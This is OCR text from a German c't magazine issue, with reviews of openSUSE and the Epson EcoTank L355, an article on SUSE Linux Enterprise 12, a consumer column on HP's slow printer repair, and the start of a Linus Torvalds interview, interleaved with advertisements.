Das OpenSuse-Projekt legt mit diesem Release eine ausgereifte Version der Community-Distribution vor, die aktuelle Software liefert und neue Technologien integriert. Bei der Installation hat man die Wahl zwischen verschiedenen Desktop-Oberflächen, ohne zu unterschiedlichen Installationsmedien greifen zu müssen. Das größte Plus der Distribution bleibt das vielseitige Administrationswerkzeug Yast, das Einsteigern das Leben leichter macht und Fortgeschrittenen viele Möglichkeiten bietet. (lmd) 



NEU



„Mit dem neuen Cloud Server kann ich jetzt jederzeit Lastspitzen flexibel abfangen. Dabei zahle ich nur das, was ich tatsächlich benötige.“

## Cloud Server mit skalierbarer Leistung on Demand

Ihr neuer Cloud Server bietet Ihnen individuelle Leistung genau dann, wenn Sie sie brauchen.

Durch neueste Cloud-Technologien, Markenhardware und ein 10 GE Highspeed-Netzwerk profitieren Sie von höchster Performance und Flexibilität.

Die Verfügbarkeit und den Schutz Ihrer Daten garantieren wir Ihnen durch Uptime SLAs und das TÜV-zertifizierte Rechenzentrum in Deutschland.

### Die Highlights auf einen Blick

Fangen Sie Peak Workloads mit on Demand skalierbaren Ressourcen ab

Sie zahlen nur die Leistung, die Sie auch benötigen

Maximale Performance und höchste Ausfallsicherheit

Fügen Sie mit Elastic Disk optional bis zu 1.000 GB Speicherplatz hinzu

Sie wollen mehr über Cloud Server erfahren?



Informieren Sie sich unter:  
[hosteurope.de/CloudServer/](http://hosteurope.de/CloudServer/)  
02203 1045-7810

Cloud Leader 2014  
Germany

EXPERTON



Rudolf Opitz

# Tinte im Tank

Multifunktionsdrucker mit festen, nachfüllbaren Tintentanks

Epsons Multifunktionsdrucker EcoTank L355 ist gemessen an Druckgeschwindigkeit und Funktionsumfang zwar sehr teuer, lässt sich aber mit günstiger Originaltinte aus Flaschen wiederbefüllen. Die mitgelieferte Tinte reicht bereits für 6500 Farbseiten.



**D**er 300 Euro teure 3-in-1-Multifunktionsdrucker gleicht äußerlich einem günstigen Epson-Modell für 90 Euro. Der Grund für den hohen Preis des EcoTank L355: vier große, nachfüllbare Tintentanks für Schwarz und die drei Grundfarben. Außerdem hat der L355 ein etwas besseres Druckwerk.

Die Tinte liefert Epson in vier Flaschen mit je 70 ml Inhalt mit, die für 4000 Schwarzweissseiten oder 6500 ISO-Farbseiten reichen. Nachfüllflaschen bekommt man einzeln für 10 Euro – für eine ISO-Farbseite zahlt man damit nur 0,71 Cent. Bei anderen günstigen Heimdruckern kostet sie meist zwanzig Mal so viel, die beim L355 mitgelieferte Tinte würde bei einem vergleichbaren Modell XL-Patronen für mehr als 600 Euro erfordern.

Zum Befüllen der Tanks hängt man den Behälter von der Geräteseite ab. Einmal-Handschuhe und ein Lappen zum Auftupfen von Tintenresten sind hilfreich. Beim Wiederaufladen des gefüllten Tintenbehälters darf man die flexiblen Schläuche nicht einklemmen; sie transportieren die Tinte zum Druckkopf. Der Sperrriegel am Behälter, der beim Transport ein Auslaufen der Tinte verhindert, muss für den Betrieb nach oben zeigen. Wichtig ist im Betrieb die Tintenstandkontrolle: Der Tintenstand sollte nie unter die Minimalmarke sinken, da die Piezo-Druckköpfe beim Betrieb ohne Tinte Schaden nehmen – eine bei Patronendruckern übliche automatische Warnung gibt es nicht. Stattdessen gewährt die rechte Seite des Tintenbehälters den Blick auf die Tintenstände in den Tanks.



Beim EcoTank L355 muss man den Tintenstand in den Tanks im Auge behalten, da der Drucker nicht automatisch warnt. Die Druckköpfe dürfen nie ohne Tinte arbeiten.

Will man den L355 nicht per USB an den PC anschließen, koppelt man ihn über die WiFi-Taste mit einem WPS-fähigen Router. Eine LED meldet den Erfolg. Sollte die PC-Software den Drucker im Netz trotzdem nicht finden, druckt das EcoTank-Gerät seine IP-Adresse nach Betätigen der Info-Taste aus.

Von Mobilgeräten mit Android und iOS druckt man mit der App „Epson iPrint“, die auch Scans vom L355 empfängt und als JPG oder PDF speichert. AirPrint erkannte den Drucker allerdings nicht, ebenso wenig das Registrierungsprogramm für den hersteller-eigenen Cloud-Dienst Epson Connect, der eigentlich funktionieren sollte. Google Cloud Print unterstützt das einfache Gerät nicht.

Beim Drucken lässt sich der EcoTank L355 sehr viel Zeit: Für zehn Textseiten oder ein A4-Foto in bester Qualität brauchte er im Test jeweils über 20 Minuten. Nur im sparsamen Entwurfsdruck erstellte er einigermaßen zügig etwas blasse, aber noch gut lesbare Prints. Beidseitig druckt der L355 nur manuell, Fotos druckt er nicht randlos.

Der Treiber stellt nur wenige Druckmedien zur Wahl. Foliendruck gelang überraschend gut in der Einstellung „Epson Premium Glossy“ – anders als bei anderen Epson-Druckern trocknete die Tinte, ohne zu verlaufen. Fotos zeigten stimmige Farben und gute Durchzeichnung, aber besonders bei grauen Hintergründen sichtbare Farbstreifen.

Kopien von Text sahen gut aus; für mehrere Exemplare muss man mehrmals auf die Kopiertaste drücken – eine Zifferneingabe gibt es nicht. In Kopien von Grafiken störten Unsauberkeiten bei feinen Details. Für Kopien von Fotos taugt der L355 nicht: Die Ergebnisse waren streifig, detailarm und völlig überstrahlt. Der Scanner lieferte von Fotos dagegen detailreiche Scans mit etwas blassem, aber korrekten Farben. Das gute Programm und Twain-Modul „Epson Scan“ bietet viele Filter, ein Histogramm und einen manuellen Weißabgleich mit Densitometer.

## Fazit

Günstiger als mit dem Epson EcoTank L355 lässt sich kaum drucken, will man nicht auf Alternativtinten zurückgreifen. Allerdings arbeitet er langsam, druckt nicht randlos, und

Komfortfunktionen wie Duplexdruck fehlen. Wer Fax braucht, kann zum 400 Euro teuren EcoTank L555 greifen, der auch mit einem Dokumenteneinzug für 30 Seiten und einem kleinen Display ausgestattet ist.

Für Wenigdrucker lohnen sich die Eco-Tank-Modelle nicht, für Familien mit Schulkindern dagegen schon. (rop)

## EcoTank L355

### Multifunktionsdrucker mit festen Tintentanks

Hersteller	Epson, www.epson.de
Druckverfahren / Patronen	Piezo-Druckkopf mit 180 Düsen Schwarz / 59 Düsen pro Grundfarbe
Auflösung (Fotodruck)	5760 dpi × 1440 dpi
Papierzufuhr	100 Blatt Normalpapier oder 20 Blatt Fotopapier
Scannertyp / Auflösung phys.	CIS / 2400 dpi × 1200 dpi
Vorlageneinzug / Duplexkopie	– / –
App / AirPrint / Cloud Print	Epson iPrint (Android, iOS) / – / –
Twain / WIA	✓ / ✓
Schnittstellen	USB 2.0, WLAN (802.11n, 2,4 GHz)
Abmessungen (B × T × H)	47 cm × 53 cm × 27,5 cm
Gewicht	4,4 kg
Treiber für Windows	ab Windows XP
Treiber für Mac / Linux	ab iOS X 10.5.8 / –

### Messergebnisse

Tintenkosten pro ISO-Farbseite	T664x (70 ml pro Farbe): 0,71 Cent (0,25 Cent Schwarzanteil)
Leistungsaufnahme	aus: 0,29 W, bereit: 3,7 W, Scannen: 6,4 W, Drucken: 11,4 W
Geräuschenwicklung	SW-Druck schnell: 10,1 Sone, Fotodruck: 4,1 Sone
Druckleistung (ISO-Seite, Farbe)	13,6 Seiten/min (Entwurf), 7,1 Seiten/min (normal), 0,5 Seiten/min (beste)
Druckzeiten PC	Fontpage (beste): 3:43 min, Foto A4 (beste): 21:17 min, Foto 10×15: 7:48 min
Scanzeiten	Vorschau: 14s, Foto 600 dpi: 100s, A4-Text 300 dpi: 36s
Kopierzeiten	10 Seiten SW: 1:12 min, 10 Seiten Farbe: 2:33 A4-Foto: 0:43 min

### Bewertungen

Textdruck Entwurf / beste Qual.	○ / +
Grafik / Foto / SW-Foto	+ / ○ / ○
Kopieren Text / Grafik / Foto	⊕ / ○ / ⊖
Scannen Foto / Grafik / Text (OCR)	⊕ / ⊕ / –
Lichtbeständigkeit Normalpapier / Fotopapier	⊖⊖ / ○
Herstellergarantie	1 Jahr oder 30 000 Seiten
Gerätepreis (UVP)	300 €
⊕⊕ sehr gut   ⊕ gut   ○ zufriedenstellend   ⊖ schlecht ⊖⊖ sehr schlecht   ✓ vorhanden   – nicht vorhanden	ct



# SCHENK MAL WAS SCHLAUES!

EIN JAHR c't  
ALS HEFT  
ODER DIGITAL



## VERSCHENKEN SIE EIN JAHR c't:

- Als HEFT oder DIGITAL für 96,20 €
- Dankeschön zum Behalten oder Weiterverschenken z. B. der **c't-ARCHIV-STICK** mit weiteren c't-Ausgaben 1-13/2013 Gold (USB 3.0, 16 GByte)
- Gutschein, den Sie dem Beschenkten überreichen können
- Geschenkabo endet automatisch nach einem Jahr oder kann nach Belieben auch unbefristet laufen



THEMEN UND TESTS MIT LEIDENSCHAFT.

[ct.de/schenken](http://ct.de/schenken)

040/3007 35 25


[leserservice@heise.de](mailto:leserservice@heise.de)

Thorsten Leemhuis

# Beständig neu

## Suse Linux Enterprise 12: Rollback und geänderter Support

Suse hat für Web-Entwickler wichtige Software in ein Modul ausgelagert, das nicht zehn, sondern nur drei Jahre gepflegt wird. Die auf Unternehmenskunden ausgerichtete Linux-Distribution verwendet standardmäßig das Btrfs-Dateisystem und einen Gnome-3-Desktop; KDE fehlt.



**B**ei der neuesten Generation von Suse Enterprise Linux (SLE) lässt sich das Betriebssystem leicht in einen älteren Zwischenstand zurückversetzen, wenn es nach der Aktualisierung oder einer Konfigurationsänderung nicht mehr sauber läuft. Das gelingt mit Hilfe der Snapshot-Funktion des Btrfs-Dateisystems, das SLE standardmäßig für die Betriebssystempartition verwendet. Die Snapshots für solch einen „Rollback“ legt das Werkzeug Snapper automatisch an, was nur Sekundenbruchteile dauert.

Suse unterstützt Btrfs und Snapper bereits seit zweieinhalb Jahren und hat sie für die neue Generation seines Unternehmens-Linux überarbeitet. Erneut hat Suse dabei einige Funktionen des noch jungen Btrfs lahmgelagt, die bekannte Probleme haben oder noch in der Entwicklungsphase stecken (siehe S. 36). Für Datenpartitionen verwendet SLE standardmäßig XFS. Erstmals

deckt der Suse-Support nun auch den Einsatz des Dateisystems Ext4 voll ab.

### Oberflächliches

Auch bei der neuen Generation des in einem Abo-Modell vertriebenen SLE gibt es eine Server- und eine Desktop-Variante, die gemeinhin SLES und SLED abgekürzt werden. Beide richten Gnome 3.10 mit einer „SLE Classic“ genannten Bedienoberfläche ein, bei der eine Leiste am unteren Rand den Zugriff auf Programme, Orte und Anwendungsfenster gewährt.

Alternativ lässt sich die Oberfläche „Gnome-Classic“ verwenden, die Gnome 2 ähnelt; auch die normale Gnome-3-Ansicht steht bereit. Alle drei Oberflächen erfordern einen OpenGL-Treiber; der ebenfalls eingerichtete Fenster-Manager IceWM funktioniert auch ohne. Die Desktops des KDE-Projekts fehlen. Standardmäßig sind LibreOffice

und einige andere Programme für Desktop-Anwender nur bei SLED verfügbar, dem wiederum Server-Komponenten fehlen.

### Umverteilt

Einige Server-Funktionen, die bei SLES 11 zum normalen Lieferumfang gehören, stecken bei SLES 12 in den neu geschaffenen „Suse Linux Enterprise Server Modules“. Python 3 und PHP 5.5 hat Suse beispielsweise in das „Web and Scripting Module“ ausgelagert; in Kürze soll Ruby on Rails dazustoßen. Ungefähr alle achtzehn Monate will Suse neue Revisionen dieses Moduls nachlegen, die aktuellere Versionen der Software enthalten. Entwickler kommen so an moderne Versionen von PHP und Co., müssen ihre Programme aber auch auf diese abstimmen, denn Suse will jede Modul-Revision nur „mindestens drei Jahre“ pflegen – also deutlich kürzer als das Betriebssystem selbst, das zehn Jahre gewartet wird.

Suse verwendet für die Software eines SLES-Moduls verschiedene Aktualisierungsstrategien und pflegt auch die einzelnen SLES-Module unterschiedlich. Beim „Advanced Systems Module“, das unter anderem Cfengine und Puppet enthält, ist „Continuous integration“ vorgesehen, wobei immer wieder modernere Versionen der Werkzeuge nachgereicht werden. Beim „Legacy Modul“, das Sendmail, IBMs Java 6 oder OpenSSL 0.9.8 enthält, soll die Pflege in spätestens drei Jahren komplett enden. Suse entfernt sich mit dem Modul-Konzept also etwas von dem, was viele Anwender von Enterprise-Distributionen erwarten: Ein sich nicht sonderlich veränderndes Betriebssystem, auf dem heute eingerichtete Anwendungen auch in fünf bis zehn Jahren noch laufen.

### Registrierung

Module kosten nichts extra; die darin enthaltene Software liegt allerdings in Online-Repositories, auf die man erst nach Eingabe des SLE-Registrierungscodes zugreifen kann. Er wird daher jetzt schon vom Installer abgefragt, der auf Wunsch nun gleich alle Updates einspielt.

Über das Benutzer-Interface zum Einbinden von SLES-Modulen lassen sich auch Erweiterungen aktivieren, die wie schon bei SLE 11 ein eigenes Abonnement erfordern. Eine neue Erweiterung ist die „Workstation Extension“, durch die die Desktop-Programme von SLED unter SLES zur Verfügung stehen. Die schon für SLE 11 angebotene „High Availability (HA) Extension“ sowie die



SLE12 lässt sich per Rollback in einen älteren Zwischenstand zurückversetzen, wenn es nach einer Änderung am System nicht mehr sauber läuft.



darauf aufbauende Erweiterung zum Geo Clustering wurden für SLES 12 überarbeitet. Die HA-Erweiterung enthält dadurch jetzt GFS2 als zweites Cluster-Dateisystem neben OCFS2; neu dabei ist HAProxy, das als Layer 4 Load Balancer arbeitet.

### Abgeschottet

Als Erweiterung gilt auch das Virtual Machine Driver Pack (VMDP). Auch das wurde aktualisiert und enthält jetzt Treiber, durch die Windows Server 2012 R2 und Windows 8.1 besser in virtuellen Maschinen eines SLES 12 laufen. Wie beim Vorgänger lassen sich solche mit KVM oder Xen aufsetzen. Zum Lieferumfang von SLE 12 gehören nun die Open-VM-Tools, die Performance und Interaktion mit verschiedenen Virtualisierungslösungen von VMware verbessern.

Für die Container-Virtualisierung ist nicht mehr LXC, sondern die Libvirt zuständig. Docker liegt ebenfalls bei, hat aber den Status eines „Technology Preview“; es gilt daher nicht als „Enterprise Ready“ und wird nicht von Suses L3-Support abgedeckt. Den gibt es auch nicht für die quelloffene Java-Implementation OpenJDK oder die Arbeitsspeicher-Komprimierung mit Zswap.

### Fundament

Der SLE-12-Kernel ist von Linux 3.12 abgeleitet. Unter den von Suse vorgenommenen Erweiterungen ist die Live-Patching-Lösung Kgraft, mit der sich manche Sicherheitslücken des Kernels stopfen lassen, ohne das System neu starten zu müssen. Ab Ende des Jahres will Suse einen Service anbieten, der diese Funktion nutzt. Als Init-System dient nicht mehr Sysvinit, sondern Systemd 210. Statt MySQL legt Suse dessen Ableger MariaDB bei.

SLE 12 gibt es für x86-64-Systeme und die IBM-Architekturen System z und Power8(LE); die Ausführung für die 32-Bit-x86-Architektur hat Suse aufgegeben. Der Preis eines SLE-Abonnements wird nach wie vor von Ausführung, Prozessorarchitektur, Zahl der Prozessorsockel oder Umfang des Supports durch Suse beeinflusst. Ein Jahresabo von SLES für einen x86-64-Server mit ein oder zwei Prozessoren kostet in der günstigsten Variante 350 Euro, in der teuersten knapp 1500. 60-Tage-Testversionen von SLED und SLES 12 gibt es auf Suses Web-Seiten, wo man sich allerdings registrieren muss, bevor man diese kostenlos herunterladen kann. (thl)

# Accu-Chek Connect.

## Das Blutzuckermesssystem, das verbindet



### Ein System. Drei Komponenten.

#### Viele Vorteile.

- **Sicher messen** – mit dem Accu-Chek Aviva Connect Blutzuckermessgerät inklusive 150 Sicherheitschecks
- **Einfach verbunden** – Messwerte übermitteln mit der Accu-Chek Connect App
- **Gut vorbereitet** – Unterstützung des Arztgesprächs mit dem Accu-Chek Connect Onlineportal

**App mit  
Bolusrechner**



[www.accu-chek.de/connect](http://www.accu-chek.de/connect)

Mehr Produktinfos auch unter der kostenfreien Telefonnummer 0800 4466800 (Mo–Fr. 08:00–18:00 Uhr).

**ACCU-CHEK®**

Auswahl der Erweiterungen und Module

**Verfügbare Erweiterungen und Module**

- SUSE Linux Enterprise High Availability Extension 12 x86\_64
- SUSE Linux Enterprise High Availability GEO Extension 12 x86\_64
- SUSE Linux Enterprise Software Development Kit 12 x86\_64**
- SUSE Linux Enterprise Workstation Extension 12 x86\_64
- Advanced Systems Management Module 12 x86\_64
- Legacy Module 12 x86\_64
- Public Cloud Module 12 x86\_64
- Web and Scripting Module 12 x86\_64

Details

openssl-0.9.8).

Access to the Legacy Module is included in your SUSE Linux Enterprise Server subscription. The module has a different lifecycle than SUSE Linux Enterprise Server itself. Packages in this module are usually supported for at most three years. Support for Sendmail and IBM Java 6 will end in September 2017. **the latest.**

Hilfe      Abbrechen      Zurück      Weiter

Bei SLES steckt manche Software nun in Modulen, die Suse anders pflegt als die Distribution selbst.

c't



Georg Schnurer

# Die Pfeife

## Neuer Drucker nervt mit unangenehmem Pfeifen

**Investiert man viel Geld in einen Profi-Drucker mit Vor-Ort-Service, erwartet man eine schnelle Beseitigung von Problemen. Doch bei HP kann die Reparatur eines „Enterprise-Modells“ schon mal knapp zwei Monate dauern.**

Als in einer Schweizer Text-Agentur mit angeschlossenem Verlag der Kauf eines neuen Druckers anstand, kam für Geschäftsführerin Sybille D. nur ein robustes Gerät in Frage, das explizit für den Unternehmenseinsatz konzipiert wurde. Auch beim Hersteller wollte sie keine Experimente machen: Im Unternehmen verrichteten diverse HP-Drucker bereits jahrelang klaglos ihren Dienst, also sollte der Neue auch wieder von HP kommen.

Die Wahl fiel nach kurzer Marktsichtung auf den „HP Laserjet Enterprise 500 Color M551dn“. Das knapp 35 Kilo schwere Druckmonster orderte Frau D. am 25. Juli 2014 bei ihrem IT-Lieferanten, der PC-Ostschwitzerland AG. Zusammen mit der Transportversicherung sollte der Drucker knapp 593 Schweizer Franken kosten. Das sind umgerechnet gut 491 Euro.

Die Inbetriebnahme des Druckers ging schnell vonstatten, doch so rechte Freude über den neuen Farblaser wollte im Unternehmen nicht aufkommen: Das Gerät gab im Betrieb ein enerzierendes Pfeifgeräusch von sich, das selbst in angrenzenden Büros zu

hören war. Das Pfeifen kam aus den Lüftungsschlitzten des Geräts, und nach einer kurzen Recherche im Internet war klar, dass dies ein bekanntes Problem im Netzteil dieser Druckerserie war. Selbst HP beschrieb das Phänomen und machte einige Lösungsvorschläge. Doch keine der genannten Maßnahmen brachte Erfolg, also be-sann sich Sybille D. auf den zusammen mit dem Drucker erworbenen Vor-Ort-Service. Ein Austausch des Netzteil-Moduls, das sollte doch schnell zu machen sein, hoffte die Geschäftsführerin zu diesem Zeitpunkt noch.

Die erste Kontaktaufnahme mit HP erfolgte am 8. August über die Hotline. Doch dort blieb Frau D. in der Vermittlung hängen: Alle Techniker seien gerade im Gespräch, teilte die freundliche Dame am anderen Ende der Leitung mit. Die Kundin möge doch bitte später noch einmal anrufen. Doch auch bei einem späteren Versuch am gleichen Tag war die HP-Technik nicht zu erreichen. So setzte die Geschäftsführerin die Fehlermeldung halt über das Online-Support-

system von HP ab. Sie erhielt eine Bearbeitungsnummer, und HP versprach die baldige Kontaktaufnahme.

Es verging knapp eine Woche, ohne dass sich etwas tat. Im Online-Support-System von HP war der Fall noch immer unbearbeitet. Also versuchte Sybille D. am 15. August, telefonisch Druck zu machen. Doch wieder wurde sie abgewimmelt: „Alle Techniker sind im Gespräch, rufen Sie bitte später noch einmal an“ hieß es. Mit deutlichen Worten erklärte Sybille D. der Hotline-Mitarbeiterin, was sie von so einem Service hielt. Das Ergebnis war ein Versprechen: Ein Mitarbeiter der Technik werde zurückrufen. Da der Mobilfunkempfang im Büro nicht besonders zuverlässig funktioniert, hinterließ Frau D. die nur an diesem Tag erreichbare Festnetznummer. Die Mobilnummer wollte der HP-Support nicht zusätzlich aufnehmen – das sei im System nicht vorgesehen, wiegelte die Mitarbeiterin ab.

Doch der für den Freitag avierte Rückruf blieb aus. Als HP an den folgenden beiden Werktagen versuchte, die Kundin über die Festnetznummer zu erreichen, scheiterte das, weil die Nummer wie angekündigt nicht besetzt war. Die von der Kundin im Kontaktformular angegebene Mobilnummer blieb ungenutzt. So erfuhr Sybille erst am 19. August aus dem Online-Protokoll den Fortgang ihres Falls. Dort war lapiard vermerkt: „Kunde hebt nicht ab“.

**VOR  
SICHT  
KUNDE!**

### Erste Hoffnung

Einen Tag später gelang dann endlich die telefonische Kontaktaufnahme mit der HP-

# WIR ÜBERNEHMEN AUCH DEN KABELSALAT



Legen Sie Ihre Server-Infrastruktur in unsere Hände, von der Beratung über die Planung bis hin zur Umsetzung. Auch im späteren Betrieb sorgen wir rund um die Uhr dafür, dass Sie sich um nichts sorgen müssen.

Denn wir haben verstanden, was Sie von Managed Services erwarten.

Mehr als 15 Jahre Hosting-Expertise.  
[www.plusserver.de](http://www.plusserver.de)

MANAGED HOSTING  
 **plusserver**



**Die Pfeife unter den Druckern: Das von der Kundin erworbene Modell M551dn aus HPs Enterprise-Serie gibt im Betrieb einen störenden Pfeifton von sich.**

Technik. Dort war das Problem mit dem pfeifenden Netzteil bekannt, doch eine Lösung gab es nicht. Den von HP angebotenen Austausch des Druckers gegen ein Tintenstrahl-Modell lehnte die Kundin ab. Alternativ bot HP noch den Rückversand des pfeifenden Geräts an, doch das kam auch nicht infrage. Eine 35 Kilo schwere Kiste transportiert die Schweizer Post nun mal nicht und eine Transportalternative bot der HP-Support nicht an. Also einigte man sich darauf, dass das pfeifende Gerät erst einmal im Büro verbleibt und HP sich melden werde, wenn HP ein neues, nicht pfeifendes Netzteil entwickelt habe.

Tatsächlich meldete sich HP am 5. September telefonisch bei der Kundin. Doch die Dame vom Service konnte nur mitteilen, dass das benötigte Ersatznetzteil noch immer nicht verfügbar sei. Also wartete Sybille D. geduldig ab. Hin und wieder prüfte sie, ob sich der Status ihres Tickets geändert hatte, doch es tat sich nichts.

Bewegung kam erst wieder am 23. September in den Fall. Per E-Mail teilte HP lapidar mit: „Case Closed. WES-SWF cust informed about logistic issue with LVPS“. Jetzt war Sybille D. wirklich sauer. So wie sich die kryptische Nachricht interpretierte, hatte HP den Fall klammheimlich geschlossen und sie angeblich darüber informiert. Doch von HP gab es weder einen Anruf noch sonst eine Nachricht.

Erbost schrieb Sie HP eine Mail und beschwerte sich darüber, dass ihr trotz Vor-Ort-Service noch immer nicht geholfen wurde. Doch das System von HP lehnte die Annahme der E-Mail automatisch ab. Der Fall sei geschlossen, vermeldete der Automat. Weitere Nachrichten könnten deshalb nicht übermittelt werden.

Jetzt war die Geschäftsführerin wirklich stinksauer. Also schrieb sie am 2. Oktober erneut an HP – dieses Mal nicht nur an den Support, sondern auch an den für die Schweiz zuständigen Country General Manager Printing and Personal Systems. Doch auch das half nichts: Weder der Manager noch der Support

antworteten. Stattdessen schrieb das HP-Mailfiltersystem „We are sorry, but we are unable to process your request.“

## Notwehr

Der Fall war geschlossen, HP hielt sich weitere Kundenbeschwerden mithilfe des Mailfiltersystems vom Hals – was tun? Nun, zunächst beschwerte sich Frau D. per Einschreiben. Um dem Protest den nötigen Nachdruck zu verleihen, griff der Kolumnist des Verlags die Geschichte in seinem Blog auf. Per Tweet informierte Sybille D. HP über den Online-Kommentar. Gleichzeitig bat Frau D. die c't-Redaktion um Hilfe.

Es dauerte eine knappe Woche, dann hatte das HP-Beschwerdemanagement den Blogpost entdeckt. Maria S. bat im Namen von HP um Details zum Fall, unverzüglich antwortete Sybille D. und teilte alle relevanten Daten mit. Wieder versprach HP eine telefonische Kontaktaufnahme, doch das klappte erst am 13. Oktober.

Wortreich erklärte die Dame vom Beschwerdemanagement, dass das Problem mit dem pfeifenden Netzteil derzeit leider nicht lösbar sei. Möglicherweise gäbe es ja im November oder Dezember eine neue Netzteil-Version, so recht festlegen wollte sich die Dame nicht. Doch so einfach ließ sich Sybille D. nicht abwimmeln. Aus verschiedenen Foren im Internet hatte sie inzwischen erfahren, dass Leidensgenossen mit demselben pfeifenden Druckermodell durch einen Tausch des Netzteils geholfen wurde. So zum Jagen getragen bot die HP-Mitarbeiterin einen Technikerbesuch an. Allerdings gäbe es keine Garantie dafür, dass der Fehler nach dem Netztausch wirklich behoben werde, merkte sie noch an.

Am 16. Oktober, also satte zehn Wochen nach der ersten Fehlermeldung, tauchte dann tatsächlich ein Mitarbeiter eines externen Service-Unternehmens beim Frau D. auf. Es dauerte gut eine Stunde, bis das neue Netzteil eingebaut war. Danach, so berichtete uns Frau D., hatte der Drucker zwar noch immer ein leichtes Betriebsgeräusch, doch immerhin war das enerzierende Pfeifen weg.

## Nachgefragt

Da lieferte HP also Drucker der Enterprise-Klasse mit einem bekannten Fehler aus und schaffte es erst nach massiver öffentlicher Kritik der Kundin, für Abhilfe zu sorgen. Was ist da los, wollten wir von Eleonore Körner, Marketing Printing and Personal Systems bei HP, wissen. Unumwunden räumte die Unternehmenssprecherin ein, dass bei der Reparatur des Druckers von Frau D. einiges schief gelauft ist. Trotz sorgfältiger Dokumentation aller Supportfälle könnte man leider nicht mehr feststellen, warum das Fehlerticket geschlossen wurde. HP vermutet ein Missverständnis oder einen Bedienfehler, für den sich das Unternehmen ausdrücklich entschuldigt.

Man habe der Kundin einen Austausch des pfeifenden Druckers angeboten, dieses

## Mit Nachdruck reklamieren

Es ist nicht immer leicht, einen Hersteller davon zu überzeugen, sein Service-versprechen auch einzuhalten. Öffentlicher Druck über Foren und Blogs sollte hier das letzte Mittel bleiben und auch nur wohldosiert und wohlüberlegt eingesetzt werden.

Vor dem Verfassen eines Foren- oder Blogbeitrags sollte man zunächst alle klassischen Mittel einsetzen, um der Reklamation Nachdruck zu verleihen. Dazu gehört vor allem, dass man nicht nur an der Hotline auf sein Recht pocht. Bietet der Hersteller ein Support-Ticket-System auf seiner Webseite, so sollte man dieses unbedingt nutzen. Schriftlich fixierte Reklamationen sind deutlich nachhaltiger als jeder noch so vehement mündlich vorgetragene Protest. Allerdings sollte man sich auch bei Support-Tickets nicht darauf verlassen, dass diese vom Hersteller sauber archiviert werden. Eine persönliche Dokumentation der durchgeföhrten Einträge über Screenshots oder ähnliche Sicherungsmaßnahmen hilft, verschwundene oder unmotiviert gelöschte Störungstickets wieder ins Bewusstsein des Herstellers zu rücken.

Bleibt ein Ticket längere Zeit unbearbeitet oder wird es gar ohne Fehlerbeseitigung geschlossen, sollte man die Fehlerbeseitigung per Fax (mit Sendebeleg) oder Einschreiben anmahn. Wichtig ist dabei, angemessene Fristen für die Reaktion zu setzen. Je nach Art der Störung kann das mal ein Werktag, aber auch schon mal 14 Tage sein.

Entschließt man sich zur öffentlichen Kritik am Support des Herstellers, ist es wichtig, das mit kühlem Kopf zu tun. Beschimpfungen, Schmähkritik und Ähnliches haben mitunter ein hässliches juristisches Nachspiel. Ärger vermeidet man, wenn man sich bei der Kritik an beweisbare Fakten hält.

sei aber abgelehnt worden. Ein sofortiger Vor-Ort-Service sei dann nicht möglich gewesen, da das benötigte Ersatzteil nicht verfügbar gewesen sei, beteuerte Frau Körner.

Das Problem mit dem pfeifenden Netzteil trete bei der HP Laserjet Enterprise M500 Serie auf. Der Pfeifton mit einer Frequenz jenseits von 12,5 kHz werde aber, so erläuterte uns Eleonore Körner, von weniger als einem Prozent der Kunden überhaupt wahrgenommen. Dennoch entwickle man für diese Druckerserie derzeit mit Hochdruck neue Netzteile. Für den Laserjet Enterprise M525MFP seien bereits neue Netzteile verfügbar. Für andere Geräte der M500-Serie stünden in wenigen Wochen auch neue Netzteile zur Verfügung, ließ uns Frau Körner wissen. (gs) **ct**

# Ihre Kamera kann mehr!

Der heise Foto-Club hilft dabei.



- Fotoakademie mit tiefgehenden Praxisartikeln und Workshops
- Video-Tutorials mit Profi-Tipps zur Bildbearbeitung
- Kameras, Objektive im kritischen Vergleichstest
- Unabhängige Laborwerte, Beispielbilder und Empfehlungen
- Rabatte, Sonderaktionen und Gutscheine exklusiv für Mitglieder

Ab  
**2,08 €**  
im Monat

Werden Sie jetzt Mitglied im **heise Foto-Club** und genießen Sie ein komplettes Jahr wertvollen Content für nur **2,08 € im Monat**.

(Preis für eine Jahresmitgliedschaft; ohne automatische Verlängerung)

Sie sind Abonnent von c't Digitale Fotografie?  
Dann freuen Sie sich auf **20 % Rabatt** für Ihre  
Mitgliedschaft im heise Foto-Club.

JETZT MITGLIED WERDEN! ►

[www.heise-foto.de/club](http://www.heise-foto.de/club)



heise Foto-Club

Thorsten Leemhuis

# Hüter des Kernels

## Linus Torvalds im Interview

Seit 23 Jahren leitet Linus Torvalds die Entwicklung des Linux-Kernels. Auf der LinuxCon Europe hatten wir Gelegenheit, mit dem Linux-Erfinder zu sprechen. Dabei ging es nicht nur um aktuelle Entwicklungen und Probleme der Linux-Welt, sondern auch um Arm-Prozessoren, Wayland und NSA-Hintertüren im Kernel.



Bild: The Linux Foundation

c't: Welche Distribution, welchen Desktop und welches Dateisystem verwendest du?

